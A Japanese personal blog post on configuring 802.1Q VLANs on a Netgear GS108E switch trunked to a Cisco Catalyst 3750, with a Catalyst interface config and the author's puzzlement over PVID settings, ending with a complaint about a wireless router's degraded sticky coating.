
%e3%82%b9%e3%82%af%e3%83%aa%e3%83%bc%e3%83%b3%e3%82%b7%e3%83%a7%e3%83%83%e3%83%88-2016-10-03-20-55-43

まちます。

%e3%82%b9%e3%82%af%e3%83%aa%e3%83%bc%e3%83%b3%e3%82%b7%e3%83%a7%e3%83%83%e3%83%88-2016-10-03-21-00-58

再起動がかかって起動すればOKです。

基本設定としてはとりあえずホスト名を変えたくらいです。

さて、ここからが本番。

今回は

Catalyst 3750[Gi 1/0/1] — Trunk — GS108E[Port 1]
※残りのポートはその時々で設定を変えようかと。

VLANは、とりあえず以下2つを例にします。

123:PCがつながっている
201:無線とかゲーム機とか

とりあえず大事なこと。

管理VLANはVLAN ID 1で固定。変えられない!し、UnTag(タグなし)で出てきます。
ということで、Catalyst側でTrunkにするついでにNative VLANを設定します。
今回はNative-VLANを123にして、UnTagについてもVLAN123で通信できるようにします。

参考:Tag VLAN を利用の環境でスイッチの管理画面にアクセスできません。

まずはGS108E側。

画面は省略しましたが、802.1QでうまいことAdvanceにしてください。


VLANつくる画面。
%e3%82%b9%e3%82%af%e3%83%aa%e3%83%bc%e3%83%b3%e3%82%b7%e3%83%a7%e3%83%83%e3%83%88-2016-10-03-23-46-51


VLANのメンバーアサインする画面。
U:UnTag
T:Trunk
無:アサインなし

とりあえずVLAN1は管理用なので、Port 1からUnTagで出します。(Native VLAN的な?)
%e3%82%b9%e3%82%af%e3%83%aa%e3%83%bc%e3%83%b3%e3%82%b7%e3%83%a7%e3%83%83%e3%83%88-2016-10-03-23-45-16

次にVLAN123は、Port 1をTurnkで受けて、Port 2からUnTagで出します・・・と言うような設定をしていきます。

%e3%82%b9%e3%82%af%e3%83%aa%e3%83%bc%e3%83%b3%e3%82%b7%e3%83%a7%e3%83%83%e3%83%88-2016-10-04-0-00-50

実はここまでスカッとは行かず、なんか癖?があって、PVIDとか言うのも一緒に設定しないと行けない?っぽいです。

%e3%82%b9%e3%82%af%e3%83%aa%e3%83%bc%e3%83%b3%e3%82%b7%e3%83%a7%e3%83%83%e3%83%88-2016-10-03-23-48-03

ちなみに123と201って、以下のようにPort 8が両方UnTag(あえてしてみた)でメンバーになっているんですが、PVIDのほうが勝つようです。

%e3%82%b9%e3%82%af%e3%83%aa%e3%83%bc%e3%83%b3%e3%82%b7%e3%83%a7%e3%83%83%e3%83%88-2016-10-03-23-46-51

うーん?なにこれ。結局VLAN MemberってUnTagかTrunkか決めるだけ?実際にどのVLANに属すかはPVID側で決める?

これもうわかんねーな。

結局やりたいことはできましたので悩まないことにしました!やっぱりCatalystにすればよかった・・・。
こういうのを安物買いの銭失いとか言うんですねきっと。

Port1は無事Trunkだし、Trunkから入ってきた通信もちゃんとUnTagで指定のポートから抜けていくし、管理アクセスもTrunkと同じポートで使えるし。

でもね。これ設定が理解しがたい気がするよ。。。PVIDの設定がわからないんだな〜。これなかったら結構わかりやすくていいと思うんだけど。。。

ちなみにCatalyst側はこんな感じです。

#sh run interface gigabitEthernet 1/0/1
Building configuration…
Current configuration : 204 bytes
!
interface GigabitEthernet1/0/1
switchport trunk encapsulation dot1q
switchport trunk native vlan 123
switchport trunk allowed vlan 123,125,200,201
switchport mode trunk
end

ま、とりあえずできましたとさ。

で!ちょっと無線AP(WZR-1100)をGS108Eの下につなごうとして久々に触ってみたら・・・
imag0239


ねっちょねちょ、ベッタベタ、にっちゃにちゃ

工エエェェ(´д`)ェェエエ工

どうやらこいつラバーコーティングっぽい仕上がりだったらしく経年劣化で最悪な状態になっていました。

無水エタノールでこすったらきれいになるかも、という情報がありましたがちょっとこれはorz

被害が拡大しないよう新聞紙にくるみましたが。もう出さないよねこれ。

久しく動かしていなくて気づかなかった。。

2012年11月に買ってますね。引っ越しのときには全然そうでもなかったのに・・・。

うわ悔しい。これ802.11ac対応でまだまだ使いみちあったのに!

